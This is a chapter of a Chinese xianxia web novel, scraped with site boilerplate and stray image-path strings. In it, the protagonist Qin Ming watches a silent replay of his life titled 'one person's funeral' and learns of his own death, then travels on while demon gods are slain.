首页
第703章 一个人的葬礼
返回
关灯 护眼:关 字号:小

第703章 一个人的葬礼

章节报错(免登陆)

一秒记住【顶点小说】
dingdian365.com,更新快,无弹窗!

    第704章一个人的葬礼
    黑雾翻涌,流血的落日缓缓沉坠,自此再也没有升起。
    身处夜雾世界,人们憧憬光明,对太阳心怀无尽向往。在这旧时代的白幕布上,无论映出朝霞还是残阳,本都寻常,只是一种精神寄托。
    可幕布之上,为何会有他的身影?
    秦铭凝视前方,不知道为何,心中莫名涌起一股寒意。
    山林间,兽吼没了,虫鸣消失,连夜风都已止住,四野落针可闻,陷入死一般的寂静。
    夜空中,巨大白幕布上,播放著他的过往。
    像是从斑驳时光里捞起的一截旧时代片段,一切早已褪色,这是一段没有声音的黑白影像。
    再次见到爷爷,秦铭眼底发酸,一别已是二十余年。
    他从未见过父母,祖孙二人相依为命,贫困交加,艰难度日。
    算一算时间,此生应该再也无法重逢。
    孟星海、黎爷他们发动了很多人手,都没有找到老人,早在秦铭离开夜州时,他就已经不抱希望。
    看著白幕布上幼年的自己,还有满脸沧桑的爷爷,秦铭静立了片刻。
    「我中招了吗。」
    不然的话,何以会有这种奇景?
    他附著在破布上,进行神游,正常来说,没有人可以发现他,更遑论是这样有针对地挡在前路上。秦铭无声退去,换了一个方向赶路。
    然而,巨大的白幕布,悬在前方,再次拦住他的去路。
    那是什么?具备怎样的力量与神秘,令老布都已暴露,无所遁形了吗?
    秦铭数次改换方位都没用,总有巨大的白幕布悬在他正前方的夜色下。
    偌大的山岭,安静到令人窒息,林木、荆棘纹丝不动,连叶片都不再摇曳,夜风敛息,万物皆陷入死寂。
    秦铭知道,走不掉了,他停在原地,看著白幕布上的画面。
    仿佛昨日重现,一幕幕旧事正在上演。
    那些是他的过往,是他有记忆后的真实经历。
    没有声音,黑白底色,投映著祖孙二人的艰难困苦生活,充满年代感。
    他安静地看著,像是回到了从前。
    对于三四岁就被迫分别的孩子而言,二十余年过去,实在太久远了,记忆都已褪色。
    此刻,秦铭如泥雕木塑般一动不动,怔怔地看著自己爷爷那张苍老的面孔,分明带著病色,那时老人走路就不利索了。
    直至画面上,年幼的他被送走,进入崔家,此后再也没有出现老人的身影。
    白幕布上,出现几个字:一个人的葬礼。
    秦铭后背生出一股凉意,谁的葬礼?
    没有声音的影像,正在沿著他曾经的轨迹,向后翻篇,一桩桩,一幕幕,这————是他的人生。
    究竟何意?
    秦铭身体僵硬,再次神游,选择远去,可是瞬息间,那巨大的白幕布依旧出现在前方,坚持阻路,并展现后面的画面。
    他降落在死寂的山林中,不再尝试摆脱幕布。
    他认真盯著黑白影像中的所有细节,像是重新经历了一遍自己的人生。
    虚假的崔家亲情,年少时就结识的黎清月,他带她去饮酒————
    随后,他遭逢人生剧变,成为弃子,被李清虚以竹棍打破头颅,接下来浑噩两年,在黑白山雪地中发疯狂奔,流落双树村。
    所有画面真切无比,秦铭沉浸其中。
    此刻时间仿佛已静止,那些曾经发生的事,在白幕布上逐一掠过,宛若走马灯轮转不熄。
    突然,秦铭有种惊悚感,道:「走马灯————」
    所有这些都像是一个人要死去了,临逝前的回忆,再加上白幕布上早先出现的那几个字,顿时让他毛骨悚然。
    后面的画面,对他来说更为熟悉,因为都是最近几年经历的事。
    他踏上修行路,走出黑白山,孟星海、余根生————神殇平原大战,待到后来,九霄之上斗剑,以及对外至高血斗等。
    秦铭身体冰凉,声音发颤,道:「老布,发生了什么?」
    白幕布上,展现的是他的人生轨迹,点点滴滴,没有一丝遗漏,像是汇总了二十几年的所有经历。
    幼时的他孤苦无依,年少后的意气风发,那些悲伤的,美好的,所有旧事都在寂静的时光中重现。
    秦铭不相信老布躲不开白幕布,为何会让他看到这些?
    毕竟,连天仙都无法窥探老布。
    它这么非凡莫测,今天怎么会任由一块白幕布阻路?
    「你————死去了。」神秘的破布,这么多年也没有说过几次话,但现在却开口了。
    秦铭全身冰凉,究竟发生了什么?
    他不是好端端地站在这里吗?
    他感觉荒谬,所谓一个人的葬礼,难道是他自己的吗?
    他呆立原地,消化著这一切,感觉不可思议,难以理解。
    「世事一场大梦,人生几度秋凉————」秦铭自语,难道他所经历的一切,都不过是一场梦,是虚假的人生?
    现在梦要醒了,人生要走到终点。
    还是说,片刻前,他突发意外,性命垂危,过往的一切,正在走马灯般流转,迅速回放?
    若是如此,秦铭很难接受,他全身冒起寒意,僵在此地。
    他让自己冷静,沉声道:「你是谁?陷我于莫名精神领域中,竟让我中了幻术。」
    他运转浊世青莲,也激活九霄书,想让自己的意识清明,摆脱莫名的幻觉,醒转过来。
    随后,秦铭更是一声低吼,帛书法生生不息,全面爆发混沌劲。
    可是,眼前所见景物依旧。
    秦铭问道:「我既死去,何以立足此地,且意识还在?这么久了,为什么还没有彻底消散?」
    破布道:「人临逝前,可以看到自己的一生,一刹那的永恒,时间已失去意义。」
    它叹息道:「对不住,你只是临时拥有者,我需遵守规则,无法主动出手,对你进行保护。」
    秦铭难以接受,道:「我真的死去了吗?正处在弥留之际,回顾著自己的过往?」
    可是,他连敌人是谁都不知道,怎么被斩杀的?
    他现在这种状态真的正常吗?
    破布声音低沉,道:「我尝试扰动了时光领域。」
    秦铭追问:「什么意思?」
    老布道:「你可以认为,这是你临死前的刹那回首,正在追忆过往,时光凝固在这一瞬,你即将消散。」
    它略微一顿,又叹道:「其实,我亦觉得可惜,无法干预,只能在光阴线上惊起些许微澜。故此,你也可以理解为,自己回到了死去前的一个重要节点。」
    秦铭出神,这是————两种解读,一是他消亡前的「走马灯」,二是破布领域荡起波澜,他的意识回到了出事前?
    老布道:「一切都已无法改变。」
    无论是一个人临死前的走马灯轮转,还是时光领域的淡淡涟漪,都会被抚平,回归既定轨迹。
    「我是如何死去的?」秦铭到现在都不知道凶手是谁,难道他还在特殊的时光涟漪荡漾区间内?
    破布道:「心软,善良,是你的弱点,你无愧至善宗师之名。」
    如果是周天、牛无为等人这样评价秦铭,无疑是在奚落结拜兄弟。可是,此刻神秘的异金布却很真诚。
    它示意,白幕布上正在上演真相。
    秦铭抬头观看,那是他的一生,是他一个人的葬礼。
    当他注视时,停滞的画面再次开始运转。
    他飞速掠过当中的细节,直透结局,他——确实死去了!
    一时间,他百感交集,自己的一生就这样结束了吗?
    幼时他孤苦无依,在记忆中,连父母什么样子都没有,不曾见过。
    三四岁他便与唯一的亲人分别,成为别人的替身。
    此后,他有过至暗低谷,有过高歌猛进期,但最终还是命运多舛,在不为人知的夜色中死去。
    这是他的葬礼,没有外人,只有他自己,倒在血泊中。
    「我这一生竟是如此凄凉吗?」
    最后一刻,自己身死在他乡,身边连一个人都没有,如同幼年那般,凄凄惨惨,孤孤单单。
    他在为自己送行。
    他刚接近二十四岁,已经成为最年轻的大圣,走到这个高度,算是英年早逝O
    「弥留之际吗?」秦铭仔细去看,自己究竟是怎么死去的。
    他有太多的遗憾,怎能这样匆匆落幕?
    「扰乱时光涟漪,似乎还是改变不了什么,待你消亡,我将与你半脱离,等待下一个有缘人。」
    这是破布的声音,然后它再无声息。
    时光紊乱,各种画面纷至沓来。
    秦铭头疼欲裂,他不知道,这是在回顾过往,还是投进了白幕布中,即将经历死亡前的所有片段。
    轰然一声,秦铭像是投身一股洪流中。
    他像是遗忘了刚才的事,融入幕布内,去见证真相,又像是从时光涟漪中抽身,回到既定的人生轨迹上。
    「什么情况,我刚才精神恍惚,略微走神了吗?」
    夜色下,正在赶路的秦铭附著在老布上,处在神游状态中,他短暂的驻足,用力摇了摇头后,再次上路。
    「无法改变。」神秘的破布,以超脱的视角,默默看著这一切。
    独自赶路的秦铭,正在沿著血淋淋的真相前行。
    「连过二十几座迷雾门,虽然早已脱离玄黄道场范围,但距离兜率宫地界还很远。」
    秦铭仔细感应,神藕身在前方,由一位绝顶地仙陪著赶路,残器天戈也跟著,当中有器灵六欲老魔和玄天。
    他的真身与神藕身相距很远,但跨度也不能过大,不然就会失去感应,无法共鸣。
    「这次将穿行一座上古遗留的迷雾门,跨度很大,我要稍微临近一些。」
    秦铭驾驭破布,神游的速度开始直线飙升。
    「嗯,什么情况,兽患这么严重吗?」
    秦铭的神藕身走出迷雾门后,在继续赶路的过程中,发现沿途有些村镇传出阵阵哭泣声,并有血腥味。
    他要赶向下一个迷雾门,这种特殊的门户彼此间,有时候离得很近,有时候却要有很长的路要走。
    秦铭没有犹豫,进入村落,发现很多家都在烧纸钱,伴著哭泣声,这里曾被妖兽入侵,村庄半数人死去。
    他仔细了解后,一路追踪妖魔。
    不久后,他看到更多的村镇遭遇劫难,兽患较为严重的地方,十室九空。
    甚至有些区域,连一个活人都没有逃出。
    「这片地界的壮年妖神想要变强,年老的妖神亦不甘心腐朽,都在为自己续命,两个妖神在争抢祭品。」
    那些妖魔,那些血兽,都是他们控制的部众,在为他们淬炼血精。
    玄黄道场的地仙皱眉道:「以血祭手段续命,并不高明,但却粗暴有效。」
    秦铭的神藕身郑重开口道:「既然遇上了,还请前辈出手相助。」
    这里是三不管地带,早已远离玄黄道场,与其他至高道场也不接轨,是最为黑暗血腥的地界。
    绝顶地仙点头,道:「好,既然遇上了,那就斩了那两尊第七境的妖神。」
    这便是至高道场强者的自信,面对野神,处在绝对强势领域,可以俯视,并能碾压。
    六欲道:「残酷的年代,道韵激烈动荡不止,野神为了自保,为了挣命,越来越肆无忌惮了。」
    他们一路杀妖,向著妖神的老巢赶去。
    途中,他们更是看到了一个牛族小城死气沉沉,生灵彻底灭绝,这是妖神亲自出手的结果。
    便是玄黄道场的绝顶地仙,心头亦沉重无比,道:「再这样下去,有些地界岂不是要千里人烟绝迹,甚至十万里无生灵?回去后,我要建议,由各大道场牵头,立下新规矩,不然夜雾世界要大乱了。
    当天,他亲自斩杀了一尊老妖神。
    他有玄黄气护体,可维系巅峰战力,面对这种腐朽的神灵,拥有压倒性优势。
    「这片浩大的地界中,有两尊妖神发疯,而在更远的地界,似乎还有其他神灵作乱————」老地仙眉头深锁。
    这是他斩掉妖神后,得到的糟糕消息。
    深夜,他将那尊壮年妖神也斩杀了。
    「夜雾世界难道真的要大乱了吗?」六欲老魔叹气。
    它与玄天都感觉不妙,回顾历史,眼下似乎又到了一个非常可怕的节点。
    就这样,他们再次上路,秦铭的神藕身,亲眼目睹沿途一些血淋淋的景象,有翼人族栖居地死气沉沉,更有地下鼠城恶臭熏天————可谓生灵涂炭。
    「虫神、腐朽的人族地仙————这些家伙都来三不管地带作乱了。」
    毫无疑问,他们的速度慢了下来。
    在接下来的路途中,不时可以见到血腥景象。
    「这片广袤的疆域中,最起码有五位第七境的强者为祸。」
    若是没有能力也就罢了,既然身边有绝顶地仙,秦铭自然想请他除恶,赶路多耽搁一些时日又不要紧。
    秦铭的真身跟在后方,沿途所见,可谓触目惊心。
    这便是真实的夜雾世界,在没有顶级道场坐镇的地带,一旦有强者作乱,完全没有秩序可言,如同人间炼狱般。
    他在思量,若是有朝一日,天地大环境更进一步恶化,连至高道场都无法自保时,是否他们也会下场,世间秩序全面崩塌,那时将更可怕。
    「娘,呜呜————」
    村庄中,一位少年声音发颤,守著父母的残体大哭。
    这里遭遇妖兽冲击后,死伤惨重,唯一庆幸的是,没有道行深的妖魔涉足这样偏远的区域。
    不然,将没有活口留下。
    秦铭的真身跟在后面,横渡过大山,将那些漏网的血兽、虫妖等斩杀。
    又是一个村落,青壮为了抵御血兽,没剩下多少。
    「爷爷!」一个幼童正在哭泣,守著一个老人的尸体,挂著泪痕,充满无助。
    秦铭提著染血的长刀,从山中走出,正好看到这一幕,不可避免地想到自己的身世,不禁走了过去。
    他有些同病相怜,进入这片破败的村落后,摸了摸幼童的头,一声叹息。
    还好,孩童的父母还在,他并不是孤孤单单一个人,只是他的爷爷很宠溺他,同时也是为保护他而死去,让他不舍,不断哭泣。
    秦铭再次上路,离开此地。
    神藕身在前方,并有地仙相伴,横扫道行高深的妖魔。秦铭的真身则是在后补刀,没什么可担忧的。
